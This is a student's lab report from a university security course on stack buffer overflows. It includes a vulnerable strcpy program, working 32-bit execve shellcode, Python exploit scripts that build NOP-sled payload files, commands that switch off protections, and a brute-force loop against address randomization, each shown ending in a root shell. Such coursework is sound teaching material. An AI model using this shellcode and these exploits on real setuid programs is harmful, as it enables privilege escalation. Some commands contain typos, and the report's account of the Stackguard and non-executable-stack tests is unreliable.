

CSC154 Attacks and Countermeasures

University of California Sacramento

Professor Cheng

James Gouveia

Lab 1 Buffer Overflow

Buffer Overflow Attack lab

Table of contents

1. Objective.....	Pg 3
2. Background Information.....	Pg 3-4
3. Level 1 Attack.....	Pg 4-9
4. Level 2 Attack.....	Pg 9-11
5. Defeating Dash Countermeasures.....	Pg 12-14
6. Defeating Address Randomization.....	Pg 14-15
7. Demonstrating the Stackguard Countermeasure.....	Pg 15
8. Demonstrating the non-executable stack Countermeasure.....	pg 15

1 Objective

The objective of this lab is to introduce students to buffer overflow attacks and the defenses against such attacks.

2 Background Information

A buffer overflow attack consists of overwriting the contents of a buffer with code that leads to some sort of malicious payload, in our case a root shell. When a program is loaded into memory, the OS assigns the program an area in main memory that can be used to store the program while it is in use. The OS assigns a range of addresses that are accessible to the program. Inside that range there are various areas that are used for certain tasks. Here is a short representation of a programs or function's sub area of the memory.

High Level:

Stack (grows downward)

- Function arguments (pushed in reverse or so they appear in the correct order from the stack frame perspective)

- Return address (4bytes for 32bit or 8 bytes for 64)

- Previous frame pointer (4bytes for 32bit or 8 bytes for 64, acts as a 0 or datum to offset from to find variables, an implementation of a logical address)

- Local variables

Heap (grows upward)

- Hold dynamically allocated data such as malloc

BSS segment

- Holds uninitialized static and global variables

Data Segment

- Holds static and global initialized variables

Text Segment (read only)

- Holds the executable code of the program

Buffer overflow attacks can be directed to the heap or the stack, in this lab we are attacking the stack. The overall idea of the attack is to find the address of the previous frame pointer and to overwrite the existing code in the stack with commands that lead to our malicious payload. As we shall see in the lab, there a few different general techniques to do this based on the

information that an attacker has. There are also countermeasures that are designed to thwart this kind of attack that will be discussed below.

3. **Level 1 Attack**, known starting address, buffer size and all countermeasures off

3.1 Countermeasures

Address Space Randomization

This countermeasure randomizes the starting address of the heap and stack thus making it difficult for an attacker to find the address of previous frame pointer. Without this address, the attacker will not know exactly where the buffer starts and thus will not know which at which address to start their attack.

This countermeasure can be turned off by typing in the terminal:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

Dash Shell set-uid protection

/bin/sh ultimately points to the /bin/dash shell. The Dash shell has a built in countermeasure that will reset the uid status of a program if the uid status does not match the real user ID.

This countermeasure can be defeated by changing the shell to /bin/sh:

```
$ sudo ln -sf /bin/zsh/ /bin/sh
```

Stackguard

Stackguard is designed to detect if critical parts of the stack have been altered like from a buffer overflow attack. This works by either the use of a canary (Stackguard) or saving the return address (Stackshield) in an area of memory that can not be altered. Stackguard checks if the canary or the return address had been altered, if so, it output 'stack smashing detected' and exits the program. This counter measure will be turned off during program compilation.

Ex call:

```
$ ... -fno-stack-protector
```

Non-Executable Stack

This countermeasure prevents any code on the stack from executing as a command rather than as what it should be, just data. With this turned on, even if instructions are pushed onto the stack, they cannot be carried out.

Ex call:


```
$ ... -z execstack
```

3.1 Shellcode (payload)


The payload of this attack consists of code that invokes a shell with the same privilege as the calling program. If the attack is carried out against a program with root privilege, then the shell will also have root privilege. Since we are working at a very low level, the attacker can not just push c code onto the stack, the stack only works with machine level instructions. To solve this problem, the shellcode is written in low level instructions that the computer would expect to see on main memory. The instructions need to be carefully written to avoid any 0's in them. This attack is taking advantage of a weakness in the strcpy() command. The strcpy() command does not check if it is writing beyond the end of it's allocated space on the buffer. This command will continue to write until it sees '\0' or '0' which indicates the end of a string. This is why the payload needs to avoid anything that strcpy() would interpret as the end of string flag. There are various ways to achieve this such as xor the %edx register to 0 but these are beyond the scope of this lab.

3.2 Testing the shellcode (invoking)

32bit shell code test

A terminal window with a dark background. The title bar shows 'seed@VM: ~/.../shellcode'. The prompt is '[03/09/22] seed@VM:~/.../shellcode\$'. The user enters 'make', followed by 'gcc -m32 -z execstack -o a32.out call_shellcode.c', and 'gcc -z execstack -o a64.out call_shellcode.c'. The prompt returns, and the user enters 'a32.out', followed by a new prompt '\$'.

64bit shell code test



```
seed@VM: ~/.../s
[03/09/22] seed@VM:~/.../shellcode$ a64.out
$
```

3.3 Vulnerable Program

Description of the key parts of the program

The program takes a file as input and copies it into a buffer. The buffer is size 100 and thus can be easily over flown. The vulnerable program uses strcpy() to copy an outside file into the buffer. As discussed above strcpy() does not have out of bounds checking and thus is open to attack.

Code

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past. */
#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

countermeasure and Stackguard turned off.

```
$ gcc -DBUF_SIZE-100 -m32 -o stack -z execstack -fno-stack-protector stack.c
```

Next, change the owner to root as we need the vulnerable program to be a root program in order to get a root shell.

```
$ sudo chown root stack
```

Next, set the permissions of the program to 4755

```
$ sudo chmod 4755 stack
```

3.4 Conduct the level 1 attack

Find the starting address of the buffer

The attacker needs to know the distance between the buffer's starting position and the return address. This will allow the attacker to overwrite the return address and get the payload to run. We will use the built-in debugger to obtain this information, please note this will only work if one has access to the source code which is usually not the case. First create an empty badfile (will contain the payload in the future) then run the debugger.

```
seed@VM: ~/.../code
[03/09/22] seed@VM:~/.../code$ touch badfile
[03/09/22] seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2

Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
```

```

20 strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb48
gdb-peda$ p &buffer
$2 = (char (*)(100)) 0xffffcad0
gdb-peda$ quit

```

From this information we know our previous frame pointer is at address:
0xffffcb48

Creating the badfile

The badfile will be created with the help of a program in python titled exploit.py. This program will add the payload and nop's to the target buffer. The nop (no operation) will increase the odds of the attacks success, if the program lands on a nop it will keep advancing until it hits the payload and thus we can guess somewhat incorrectly on where the return address is.

```

#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
    "\x31\xc0"
    "\x50"
    "\x68" "//sh"
    "\x68" "/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffcb48 + 120 # Change this number
offset = 112 # Change this number

```



```


# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb48 + 120          # Change this number
offset = 112                      # Change this number

L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

Run the exploit code to create the bad file and carry out the attack



```

seed@VM: ~/.
[03/09/22] seed@VM: ~/.../code$ ./exploit.py
[03/09/22] seed@VM: ~/.../code$ ./stack-L1
Input size: 517
# 

```

Note: The attack has successfully gained a root shell as indicated by the # sign.

4. **Level 2 Attack**, known starting address, buffer size range known and all countermeasures off

Conditions for this attack

In the real world, most attackers do not have access to the source code in order to determine the buffer size. This scenario the buffer size is a range from 100 to 200 bytes and is known by the attacker. We are still going to use gdb to obtain the frame pointer address which is redundant as we did it above and is the same procedure, thus we will omit taking a screenshot of that step. One solution to this problem is a brute force attack but repeated attacks might alert the victim that an attack is underway so we will do this in one try.

Exploit.py code

```

seed@VM: ~/.../code
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
    "\x31\xc0"
    "\x50"
    "\x68" "//sh"
    "\x68" "/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)          # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb48 + 212             # Change this number
offset = 0                           # Change this number

```

1,18

```

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb48 + 212             # Change this number
offset = 0                           # Change this number
#print('The return address is ', ret)
L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
for i in range(8,212,L):
    content[i:i + L] = (ret).to_bytes(L,byteorder='little')
    #print(content[i:i+L])
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)


```

40,18

Explanation

We know that the frame pointer is at 0xffffcb48 and that the start of the buffer is 8 bytes past this pointer, so we know to start spraying at this address plus 8. We also know that the range of the buffer is 100-200 bytes so we need to spray a little past the end of the buffer. The pointer that we are spraying needs to land somewhere in the area of nop's. To ensure this happens we offset the return address by a number larger than the largest expected buffer size.

Success!




```
seed@VM: ~/.../code
[03/09/22] seed@VM:~/.../code$ rm badfile
[03/09/22] seed@VM:~/.../code$ ./exploit.py
[03/09/22] seed@VM:~/.../code$ ./stack-L2
Input size: 517
# whoami
root
#
```

5. Defeating dash's countermeasures


Prove this countermeasure is effective

Repoint to the dash shell



```
seed@VM: ~/.../code
[03/09/22] seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[03/09/22] seed@VM:~/.../code$
```

Attempt to run a32.out and a64.out with dash on



```
seed@VM: ~/.../shellcode
[03/09/22] seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/09/22] seed@VM:~/.../shellcode$ a32.out
$ whoami
seed
$ exit
[03/09/22] seed@VM:~/.../shellcode$ a64.out
$ whoami
seed
$ exit
[03/09/22] seed@VM:~/.../shellcode$
```

This attack failed as evidenced by the \$ prompt instead of the # prompt and whoami says the normal user seed. Dash worked properly and reset the uid of the program to match who is currently logged in.

Add code to the call_shellcode.c program that will defeat dash. This code works by using instructions to reset the current user id to root thus the uid of the program will match the uid of the user. Run the test again.

```

seed@VM: ~/.../shellcode
[03/09/22] seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/09/22] seed@VM:~/.../shellcode$ a32.out
# whoami
root
# exit
[03/09/22] seed@VM:~/.../shellcode$ a64.out
# whoami
root
# exit
[03/09/22] seed@VM:~/.../shellcode$ a32.out
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root      9 Mar  9 20:24 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
# exit
[03/09/22] seed@VM:~/.../shellcode$ a64.out
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root      9 Mar  9 20:24 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
# exit
[03/09/22] seed@VM:~/.../shellcode$ █

```

Success!

Try this experiment again with Level 1 code.

```

seed@VM: ~/.../code
[03/09/22] seed@VM:~/.../code$ sudo -l /bin/sh /b
/bin/sh /bin/zsh/dash
[03/09/22] seed@VM:~/.../code$ rm badfile
[03/09/22] seed@VM:~/.../code$ .exploit.py
.exploit.py: command not found
[03/09/22] seed@VM:~/.../code$ ./exploit.py
[03/09/22] seed@VM:~/.../code$ ./stack-L1-dbg
bash: ./stack-L1-dbg: No such file or directory
[03/09/22] seed@VM:~/.../code$ ./stack-L1
Input size: 517
$ █

```


Fail, as evidenced by the \$ prompt. Dash defeated the level 1 attack.

6. Defeating Address Randomization

Attack idea

For 32 bit systems all possible address spaces are pretty small and can be defeated fairly quickly. We will write a small program to keep running the ./stack-L1 program until it succeeds.

Code




```
seed@VM: ~/.../code
#!/bin/bash

SECONDS=0
value=0

while true; do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack-L1
done
```

Run the code



```
The program has been running 13881 times so far.
Input size: 517
brute-force.sh: line 14: 25287 Segmentation fault
0 minutes and 49 seconds elapsed.
The program has been running 13882 times so far.
Input size: 517
# whoami
root
#
```

Success! It took 49 seconds for the address randomization to run in a configuration that allowed the attack to succeed.

7. Demonstrating the Stackguard Countermeasure

Run the level 1 attack again but with Stackguard on

```
seed@VM: ~/.../code
[03/10/22] seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/10/22] seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack stack.c
[03/10/22] seed@VM:~/.../code$ sudo chown root stack
[03/10/22] seed@VM:~/.../code$ sudo chmod 4755 stack
[03/10/22] seed@VM:~/.../code$ ./exploit.py
[03/10/22] seed@VM:~/.../code$ ./stack-La
bash: ./stack-La: No such file or directory
[03/10/22] seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
#
```

I am not sure why this attack was successful, Stackguard should have thrown a stack smashing error. I think I must have made a mistake in the way I compiled the program but I have been unable to find the error.

8. Demonstrating the non-executable stack Countermeasure

Recompile call_shellcode.c but without turning off the non-executable countermeasure. Then run both a32.out and a64.out programs.

```
seed@VM: ~/.../shellcode
[03/10/22] seed@VM:~/.../shellcode$ gcc call_shellcode.c -z noexecstack -fno-stack-protector
[03/10/22] seed@VM:~/.../shellcode$ a32.out
# whoami
root
# exit
[03/10/22] seed@VM:~/.../shellcode$ a64.out
# whoami
root
# exit
[03/10/22] seed@VM:~/.../shellcode$
```

The attack was successful but should have failed due to having a non-executable stack. I am not sure why the attack was successful.